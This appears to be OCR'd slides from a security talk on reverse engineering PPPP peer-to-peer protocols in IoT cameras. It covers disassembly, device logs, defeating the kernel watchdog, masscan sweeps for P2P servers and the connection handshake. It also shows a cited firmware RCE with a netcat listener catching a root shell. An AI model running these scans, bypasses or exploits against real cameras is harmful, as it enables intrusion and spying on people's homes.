; PDB File Name : Z:\share\2_src\src_SE\src_05_App_SDK\PPPP_API\SE_P2PSDK_API\99_seP2P\sample\win32\Release\libApp_API.pdb
; OS type         :  MS Windows
; Application type:  DLL 32bit
```

libApp_API.dll

```
Instruction
                    ; PDB File Name : Z:\share\2_src\src_SE\src_05_App_SDK\PPPP_API\SE_P2PSDK_API\99_seP2P\sample\win32\Release\SE_P2PSDK.pdb
68 94 D1 93 00          push    offset aPpppResolvehos ; "PPPP___ResolveHostName"
68 AC D1 93 00          push    offset aPpppDonetworkd ; "PPPP__DoNetWorkDetect"
68 AC D1 93 00          push    offset aPpppDonetworkd ; "PPPP__DoNetWorkDetect"
68 AC D1 93 00          push    offset aPpppDonetworkd ; "PPPP__DoNetWorkDetect"
68 AC D1 93 00          push    offset aPpppDonetworkd ; "PPPP__DoNetWorkDetect"
68 94 D1 93 00          push    offset aPpppResolvehos ; "PPPP___ResolveHostName"
68 20 D2 93 00          push    offset aPpppThreadRecv ; "PPPP_thread_recv_DRW"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
                    loc_934569:                 ; CODE XREF: StartAddress_SUPERDEVICE+199↑j
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 54 D2 93 00          push    offset aPpppThreadSupe ; "PPPP_thread_SuperDevice"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 AC D2 93 00          push    offset aPpppThreadRecv_0 ; "PPPP_thread_recv_Proto"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 C4 D2 93 00          push    offset aPpppListenDo ; "PPPP_Listen_Do"
68 D8 D2 93 00          push    offset aPpppConnectDo ; "PPPP_Connect_Do"
68 D8 D2 93 00          push    offset aPpppConnectDo ; "PPPP_Connect_Do"
```

SE_P2PSDK.dll



https://github.com/magicus/pppp-dissector

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PPPP IoT Peer to Peer Protocol

USED	CIRCUMVENTS	ALLOWS	ESTABLISHES	IDENTIFIES
by tens of millions of IoT devices across hundreds of vendors	NAT and firewall restrictions through UDP hole punching (similar to STUN)	users to connect to their devices from anywhere with an Internet connection	connections with IoT devices either directly or through a relay	unique devices through pre-generated alphanumeric strings

https://hacked.camera

Initial Access

FIRMWARE

Static reverse engineering

PACKET CAPTURE

Camera and app network comms

LOG FILES

Windows and camera logs

CAMERA

LED, audio, and camera PTZ

Advanced Access

LIVE LOG OUTPUT


Immediate feedback
to determine control flow


DEBUGGER

Dynamic reverse
engineering

Live Log Output

- Remote serial shell via Raspberry Pi






```
00:00:04.217 08 CONET> loadNetIni,2379] net support:eth0=1 ra0=1 bStaticIpFlag=0 gs_cAp0GwIpv4=172.50.4.1
00:00:04.218 08 CONET> loadNetIni,2381] net support: usb0_4g_valid_slot_type=2 4g_builtin_no=1
00:00:05.219 08 CONET> LAN_hasAP0,514] =1
00:00:05.219 00 COMNO> link_beep_audio,420] link_audio_file /var/syscfg/beep/lang/en
00:00:05.220 08 CONET> ThreadNetEvent,250] ---- ThreadNetEvent is going...  g_bRuningNetEvent=1
00:00:05.222 11 CONET> ThreadCoreNet,1812] ---- ThreadCoreNet is going...  gs_bReset_coreNetInit=1
00:00:05.294 00 CLOUD> fCld_StartCloudStore,536]
StorageServeInit
00:00:05.298 00 CLOUD> fCld_ClearCloudCacheDir,745]
00:00:05.298 00 CLOUD> fCld_ClearCloudMemCacheDir,724]
00:00:05.299 00 RECTS> fRecord_init,1006] .
00:00:05.299 00 FFMPG> ffmpeg_muxer_init,527] ffmpeg has already init
00:00:05.300 11 RTSPM> fMiniRtsp_Init,273] v1.61
00:00:05.300 00 RTSPM> start_rtsp_srv,237] start_rtsp_srv
00:00:05.301 00 RECLS> RecordLlstRecvReqThread,1317] ############## wait cgi request
00:00:05.302 00 RTSPM> rtsp_srv_thrd,176] Start listening RTSP connections ...
00:00:05.311 00 FFMPG> ffmpeg_muxer_init,527] ffmpeg has already init
00:00:05.311 00 RECTS> clearRecordCacheDir,360]
00:00:05.312 00 SNAPU> SnapshotCheckThread,338]
00:00:05.321 02 RECOR> SdCheckThread,168] sdcard is not exist, report tf card config
00:00:05.321 02 SDCAR> SendTfcardConfigRequest,627] not send, GetGatWayUrl error or internet is not ok
00:00:05.325 00 CLOUD> fCld_ClearCloudSdCacheDir,735]
00:00:05.401 08 MTRAC> coreMTrack_stop,595] gs_bRunningMTrack=0
00:00:05.401 00 RTMP> fRTMP_Init,77] ajc_rtmp_init nRet: 0
00:00:05.401 00 RTMP> init_av_param,50] ajc_rtmp_set_video_param nRet: 0
00:00:05.401 00 RTMP> init_av_param,65] ajc_rtmp_set_audio_param nRet: 0
killall: telnetd: no process killed
00:00:06.243 08 CONET> ThreadCoreNet,1831]  wpa_supplicant.conf exist=1  LAN_hasNetNode()=2
killall: udhcpd: no process killed
killall: hostapd: no process killed
killall: udhcpc: no process killed
killall: wpa_supplicant: no process killed
[   15.996672] [atbm_log]:br0_netdev_open()-1199: dev_get_by_name(br0)
[   16.166363] [atbm_log]:ieee80211_prep_hw_scan:n_chans(14),space(14),index(14),scaned(14)
00:00:10.034 08 CONET> netReset,1379] over  eCurNetEvent=100
00:00:10.983 11 CORAV> ptzNoiseWeaken_micSite,2044] 1 ptz_stop nMicVol_normal=226
00:00:12.034 09 CONET> ThreadCoreNet,2026] E_HW_EVENT_RA0_UP
killall: udhcpc: no process killed
00:00:12.266 09 CONET> ThreadCoreNet,2031] E_HW_EVENT_RA0_UP nRet=0 bStaticIpFlag=0 !
00:00:13.048 08 CONET> ra0LinkRouterForSetting,2679] ---- wait ra0
00:00:13.052 00 NETCB> callback_networkStatus,189] nStatus = 5 , pName: ra0
00:00:13.052 02 NETCB> callback_networkStatus,279] NET_ROUTE_FAILED
00:00:13.052 08 CONET> ra0LinkRouterForSetting,2704] ---- wait ra0 is over
udhcpc: started, v1.35.0
udhcpc: broadcasting discover
[   20.181309] [atbm_log]:ieee80211_prep_hw_scan:n_chans(14),space(14),index(14),scaned(14)
```

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
Kernel Watchdog

- If watchdog is not written too, it reboots camera

```
que_remove nSkt=4
que_remove nSkt=5[ 3461.372539] watchdog watchdog0: watchdog did not stop!

[ 3461.414922] sc2336 stream off
[ 3461.572316] codec_codec_ctl: set CODEC_TURN_OFF...
```




```
{daemon.sh} /bin/sh /mnt/mtd/bin/daemon.sh
{main} /mnt/mtd/bin/initApp
```

Defeating the Watchdog

- C code to send keep alive messages to watchdog

```c
while (1) {
        ioctl(fd, WDIOC_KEEPALIVE, 0);
        sleep(10);
}
```

- Magic Close Feature

```
echo 'V' > /dev/watchdog
```

```
while true; do
    echo 'V' > /dev/watchdog0
    echo 'V' > /dev/watchdog
    sleep 0.3
done
```

```
Magic Close feature:

If a driver supports "Magic Close", the driver will not disable the
watchdog unless a specific magic character 'V' has been sent to
/dev/watchdog just before closing the file.  If the userspace daemon
closes the file without sending this special character, the driver
will assume that the daemon (and userspace in general) died, and will
stop pinging the watchdog without disabling it first.  This will then
cause a reboot if the watchdog is not re-opened in sufficient time.
```

The Linux Watchdog Driver API from Linux 2.4.18 Kernel

Debugging Setup

- Little Endian MIPS (MIPSEL)

```
mips-linux-gnu-gcc -mips32 -EL -c hello-mips.c -o hello.o
```

```
/mnt/mmc # ./hello-mips
Hello, World!
```

- GDBServer (pre-built can be found: https://github.com/stayliv3/gdb-static-cross)

```
export PATH=/bin:/sbin:/usr/bin:/usr/sbin:/gm/bin:/gm/tools:/mnt/mtd/app
export LD_LIBRARY_PATH=/mnt/mtd/lib:/lib:/usr/lib
/mnt/mmc/working_gdb :2001 /mnt/mtd/bin/initApp 2>/mnt/mmc/error &
```

- Connect to GDBServer via GDB

```
gdb-multiarch -x start.txt
```

```
target remote 192.168.12.197:2001
```

- Overwrite Watchdog Calls in initApp

```
set *(char*)0x005be3b0 = 0xFF
set *(char*)0x005bc760 = 0xFF
```

DEMO

Defeat Kernel Watchdog and Debugging Setup

Building a P2P client

```
{
    "code": 0,
    "message": "",
    "result": {
        "devices": [
            {
                "_uts": "1713222305481",
                "appKeepAliveUrl": "",
                "appSdcUrl": "https://sdc.ajcloud.net/api",
                "cloudStorUrl": "https://cloud-stor-us.ajcloud.net/api",
                "continent": "CNA",
                "country": "US",
                "devCloudStorUrl": "https://cloud-stor-isc-us.ajcloud.net/api",
                "devEmcUrl": "https://emc-isc-us.ajcloud.net/api",
                "devGatewayUrl": "https://cam-gw-isc-us.ajcloud.net/api",
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "devKeepAliveUrl": "",
                "devSdcUrl": "https://sdc-isc.ajcloud.net/api",
                "emcUrl": "https://emc-us.ajcloud.net/api",
                "gatewayUrl": "https://cam-gw-us.ajcloud.net/api",
                "keepAliveUrl": "",
                "p2ps": "use01",
                "region": "us01",
                "sdcName": "us",
                "stunServers": "132.145.136.179,47.90.139.18,167.172.230.224",
                "subDevConfigs": {
                },
                "subDevTypes": [
                ],
                "tunnelUrl": "wss://cam-tunnel-isc-us.ajcloud.net/tunnel",
                "zone": "US-z-e"
            }
        ]
    },
    "status": "ok"
}
```


Source	Src	Destination	Dst	Protocol	Length	Info
172.17.242.205	13693	167.172.230.224	60722	PPPP	46	13693 → 60722 Len=4 (MSG_HELLO)
172.17.242.205	13693	132.145.136.179	60722	PPPP	46	13693 → 60722 Len=4 (MSG_HELLO)
172.17.242.205	13693	47.90.139.18	60722	PPPP	46	13693 → 60722 Len=4 (MSG_HELLO)
47.90.139.18	60722	172.17.242.205	13693	PPPP	62	60722 → 13693 Len=20 (MSG_HELLO_ACK
132.145.136.179	60722	172.17.242.205	13693	PPPP	62	60722 → 13693 Len=20 (MSG_HELLO_ACK
167.172.230.224	60722	172.17.242.205	13693	PPPP	62	60722 → 13693 Len=20 (MSG_HELLO_ACK
172.17.242.205	13797	167.172.230.224	60722	PPPP	46	13797 → 60722 Len=4 (MSG_HELLO)
172.17.242.205	13797	132.145.136.179	60722	PPPP	46	13797 → 60722 Len=4 (MSG_HELLO)
172.17.242.205	13797	47.90.139.18	60722	PPPP	46	13797 → 60722 Len=4 (MSG_HELLO)
167.172.230.224	60722	172.17.242.205	13797	PPPP	62	60722 → 13797 Len=20 (MSG_HELLO_ACK
47.90.139.18	60722	172.17.242.205	13797	PPPP	62	60722 → 13797 Len=20 (MSG_HELLO_ACK
172.17.242.205	13797	167.172.230.224	60722	PPPP	138	13797 → 60722 Len=96 (MSG_P2P_REQ)
172.17.242.205	13797	132.145.136.179	60722	PPPP	138	13797 → 60722 Len=96 (MSG_P2P_REQ)
172.17.242.205	13797	47.90.139.18	60722	PPPP	138	13797 → 60722 Len=96 (MSG_P2P_REQ)

Each camera is mapped to up to three P2P servers

Begin by issuing requests to each server

P2P Server Discovery

```
udp 60722
"\xf1\x00\x00\x00"

/usr/share/nmap/nmap-payloads
```

```
elastic@elastic-virtual-machine:~/masscan$ sudo masscan --rate 10000 --nmap-payloads
/usr/share/nmap/nmap-payloads -p U:60722 --range 167.0.0.0-167.255.255.255
Starting masscan 1.3.9-integration (http://bit.ly/14GZzcT) at 2024-07-19 18:38:25 GMT
Initiating SYN Stealth Scan
Scanning 16777216 hosts [1 port/host]
Discovered open port 60722/udp on 167.172.230.224
Discovered open port 60722/udp on 167.172.226.149
Discovered open port 60722/udp on 167.89.238.31
Discovered open port 60722/udp on 167.20.159.187
Discovered open port 60722/udp on 167.71.104.227
Discovered open port 60722/udp on 167.86.101.247
Discovered open port 60722/udp on 167.99.212.237
Discovered open port 60722/udp on 167.179.111.81
Discovered open port 60722/udp on 167.86.83.151
Discovered open port 60722/udp on 167.99.231.218
Discovered open port 60722/udp on 167.86.114.81
```


Establishing a P2P Connection

“Are you a P2P server?”

Establishing a P2P Connection

“Yes, I am a P2P server.”

Establishing a P2P Connection



“Do you have access to WVCD0123456789AB?”


IP Camera
Model : D1
Power : 5V 1A
SN:WVCE16AFSVCOFCQI
Made in China
Q.C.
PASSED
41

Establishing a P2P Connection

“Yes, I know how to access that device.”

Establishing a P2P Connection

“To connect to that device, punch a hole to 133.23.13.37 on port 23456.”

Establishing a P2P Connection

“Can you connect me to WVCD0123456789AB?”

Establishing a P2P Connection

“Sure, I can connect you to that device.”

Establishing a P2P Connection

“Your P2P connection is now ready.”

Hichip P2P firmware RCE

Exploit development and reversing of Hichip's P2P camera firmware

POC , Twitter , Pax0r


```
root@2:~# nc -lp 8443
id
uid=0(root) gid=0(root)
pwd
/
:)
```

```
[P2P] Received data:  f1e00000
[P2P] Received data:  f1e10000

[+] RELAY INFO:  79.16.200.32:56756 MAGIC:  704e6f5a

[+] RELAY INFO:  159.205.214.171:35135 MAGIC:  78746e56
[P2P] Received data:  f1e10000
[P2P] Received data:  f1e10000
[P2P] Sending payload
[P2P] Received data:  f1e00000
[P2P] Received data:  f1d10006d10000010000
[P2P] Received data:  f1e00000
[P2P] Sending payload
[P2P] Received data:  f1d10006d10000010001
[P2P] Received data:  f1e00000
[P2P] Sending payload
edh@machine:~/Documents/temporal/hacking_camera$ wait 30 seconds
```

github.com/0xedh/hichip-p2p-firmware-rce



MSG_DRW - counter clockwise pan

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


Located a relevant debug log message


```
                        LAB_00412b5c                                    XREF[1]:     0041185c(j)
00412b5c fc 38 10 0c    jal         get_005c5718_0                                  undefined get_005c5718_0()
00412b60 00 00 00 00    _nop
00412b64 3f fb 40 10    beq         v0,zero,LAB_00411864
00412b68 53 00 13 3c    _lui        s3,0x53
00412b6c 30 00 c4 92    lbu         tempVariable,0x30(command)                      (NULL Pointer Dereference) Memor...
00412b70 31 00 c2 92    lbu         v0,0x31(command)                                (NULL Pointer Dereference) Memor...
00412b74 44 02 05 24    li          a1,0x244
00412b78 10 e7 73 26    addiu       s3,s3,-0x18f0
00412b7c 53 00 12 3c    lui         s2,0x53
00412b80 53 00 07 3c    lui         a3,0x53
00412b84 14 00 a5 af    sw          a1,local_9fc(sp)
00412b88 18 00 a4 af    sw          tempVariable,local_9f8(sp)
00412b8c 1c 00 a2 af    sw          v0,local_9f4(sp)
00412b90 21 20 00 00    clear       tempVariable
00412b94 10 00 b3 af    sw          s3=>s_ptzCtrl_0052e710,local_a00(sp)            = "ptzCtrl"
00412b98 01 00 05 24    li          a1,0x1
00412b9c 70 d9 46 26    addiu       a2=>s_P2PCO_0052d970,s2,-0x2690                 = "P2PCO"
00412ba0 58 91 16 0c    jal         <EXTERNAL>::H_DEBUG                             undefined H_DEBUG()
00412ba4 48 de e7 24    _addiu      a3=>s_%s,%d]_nCtrlCmd_=_0x%x,_nParam:_%_0052de... = "%s,%d] nCtrlCmd = 0x%x, nPara...
00412ba8 30 00 c2 92    lbu         v0,0x30(command)                                (NULL Pointer Dereference) Memor...
00412bac 30 00 04 24    li          tempVariable,0x30
00412bb0 0e 00 44 10    beq         v0,tempVariable,LAB_00412bec
00412bb4 09 00 04 24    _li         tempVariable,0x9
00412bb8 31 00 44 2c    sltiu       tempVariable,v0,0x31
00412bbc 36 02 80 10    beq         tempVariable,zero,LAB_00413498
00412bc0 00 00 00 00    _nop
```

```
else {
  if ((bytesAfterHH01 != 0x110) || (iVar26 = get_005c5718_0(), iVar26 == 0))
  goto LAB_00411864;
  uVar24 = (uint)*(byte *)((int)command + 0x31);
  H_DEBUG(0,1,"P2PCO","%s,%d] nCtrlCmd = 0x%x, nParam: %d\n","ptzCtrl",0x244,
          *(undefined *)(command + 0xc),uVar24);
  bVar4 = *(byte *)(command + 0xc);
  uVar17 = 9;
  if (bVar4 != 0x30) {
    if (bVar4 < 0x31) {
      if (bVar4 == 2) {
        iVar26 = call_syscfg_getVideoFlip();
        uVar17 = 4;
        if (iVar26 != 0) {
          uVar17 = 3;
        }
      }
      else if (bVar4 < 3) {
        if (bVar4 == 1) {
